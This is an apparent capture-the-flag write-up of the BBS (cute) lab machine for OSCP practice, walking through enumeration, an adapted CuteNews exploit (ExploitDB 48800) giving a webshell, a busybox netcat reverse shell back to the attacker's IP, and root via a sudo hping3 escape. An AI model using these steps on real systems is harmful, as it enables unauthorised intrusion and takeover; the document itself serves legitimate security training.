BBS (cute) is a great beginner friendly machine for OSCP aspirants. This machine is available on OffSec’s Proving Grounds Play platform or can be locally spun up using Virtual Box or VMware Workstation.
The main purpose of this writeup is to document the steps through my journey for OSCP & to help learners establish a process. I recommend you to not use this writeup for quick & easy answers. The idea is to help you develop your own method of pwning boxes.
Note: Free version of Proving Grounds allows only 3 hours of access. So, you can either spin it up using the OffSec Portal link, or download the necessary files from VulnHub and host it locally.
With that said, let’s get started with running an nmap scan against the target machine (victim). First, I am going to run a service scan against commonly used ports.
sudo nmap -sC -sV 192.168.178.128 -oA nmap -v

System Enumeration
Port Scan Results
| Server IP Address | Ports Open |
|---|---|
| 192.168.178.128 | TCP: 22,80,88,110,995 |
We have now gathered a list of ports open on victim machine. The one that stands out to me is port 80 & 88 which seem to be hosting HTTP server. Although port 22, 110, 139 sometimes can provide interesting information, I’m not going to prioritise them over web servers. If you’re interesting in gathering information over POP3 ports, head on over to HackTricks.
80 - HTTP Enumeration
The first step is to browse to the website on http://192.168.178.128. Unfortunately, there wasn’t much apart from the default Apache page. Ideally, the next step in this case is to enumerate further and discover any interesting files or directories that may be present behind the default Apache page. To do this, I am going to run gobuster against the target webserver and see if we can find something.
This command is going to use a local wordlist along with txt,php file extensions.
gobuster dir -u http://192.168.178.128/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100 -x txt,php
Upon running this, I found multiple directories & files. The result produced many .php files so I started visiting each one of them one by one. Most of them led to a blank page, but one of those pages show_news.php showed an interesting information which says “Powered by CuteNews”. Now this becomes an interesting piece of information as this sounds like a tool/system that may be running the webserver.

Just out of curiosity, I am going to see if there’s any known public exploits for CuteNews. There’s 2 ways to go about researching for publicly available exploits.
1. Google something like "cutenews exploit"
2. Use `searchsploit` utility to search through ExploitDB database. It is important to keep the local searchsploit database updated to look for latest known exploits. This can be done by running `sudo apt-get update`
I Googled for an exploit and found one for CuteNews v2.1.2 on ExploitDB. Even though we are unaware of the version on target server, it is too good of an opportunity to give up on an unauthenticated RCE because of it. If unsuccessful, we at least know that we have to look in some other direction. searchsploit offers the functionality to copy an exploit to the current working directory using Exploit DBID (Here - 48800).
searchsploit -m 48800
At this point, I would like to point out that it is good practice to review the code. Integrating this in your working methodology helps us to understand what the code does, and secondly, it helps us understand if the code requires any modification before running it against the victim machine. Now, if you review the original python code, it contains multiple instances of the program interacting with the URL.
url = f"{ip}/CuteNews/cdata/users/lines"
register = sess.post(f"{ip}/CuteNews/index.php?register", data = postdata, allow_redirects = False)
token = sess.get(f"{ip}/CuteNews/index.php?mod=main&opt=personal").text
payload_send = sess.post(f"{ip}/CuteNews/index.php", files = files).text
output = sess.post(f"{ip}/CuteNews/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
But from my enumeration using gobuster, I know that the root directory of the URL does not contain any folder named “CuteNews”. Therefore, running the original exploit against the victim will be unsuccessful. To resolve this, I am going to modify the exploit code by removing any instances of “CuteNews” from the code.
url = f"{ip}/cdata/users/lines"
register = sess.post(f"{ip}/index.php?register", data = postdata, allow_redirects = False)
token = sess.get(f"{ip}/index.php?mod=main&opt=personal").text
payload_send = sess.post(f"{ip}/index.php", files = files).text
output = sess.post(f"{ip}/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
Initial Foothold
We are now set to run this exploit against victim machine.
python exploit.py

In the exploit prompt enter the URL http://192.168.178.128, and we have been dropped with a webshell. I ran the command id to check if it’s successfully able to execute commands.

We have a webshell running as user www-data. Now, I’m going to get a reverse shell from webshell for more stability. To do this, I’m first going to kick off a netcat listener on my Kali machine.
rlwrap nc -nlvp 443
This command will start a listener on port 443. I use port 443 as it is a commonly used port and is not usually blocked by a firewall. Now, I will run a command over webshell to get a reverse shell.
busybox nc 192.168.45.233 -e /bin/bash
This drops a reverse shell allowing a remote user to execute commands via /bin/bash. I like to use Busybox in such cases to get reverse shell, as BusyBox is an executable command intended to provide criticial Unix utilities under a single command. Combined the busybox toolset to run nc. Now I have a running shell as www-data and got local.txt flag.
Privilege Escalation
Logically, the next step is to escalate user privileges and become root user. In this case, I got lucky by running the first command that I run which is:
sudo -l
This lists allowed commands that the current user can run as another user present within the system.

It looks like the current user www-data is able to run /usr/sbin/hping3 --icmp as user root without the need of a password. This is perfect because now we can go looking if there exists a privilege escalation vector using hping3. There’s a great resource GTFObins that can be utilised to browse such vectors for various binaries. It even categorises the steps based on granted permissions. In our case, we have SUDO on hping3.

I am just going to follow the recommended step and attempt to escalate my privilege.
/usr/sbin/hping3
hping3> /bin/sh -p

As we can see in the above screenshot, running the command id confirms that we have escalated our privileges. Now, I am simply going to grab the flag from /root/proof.txt.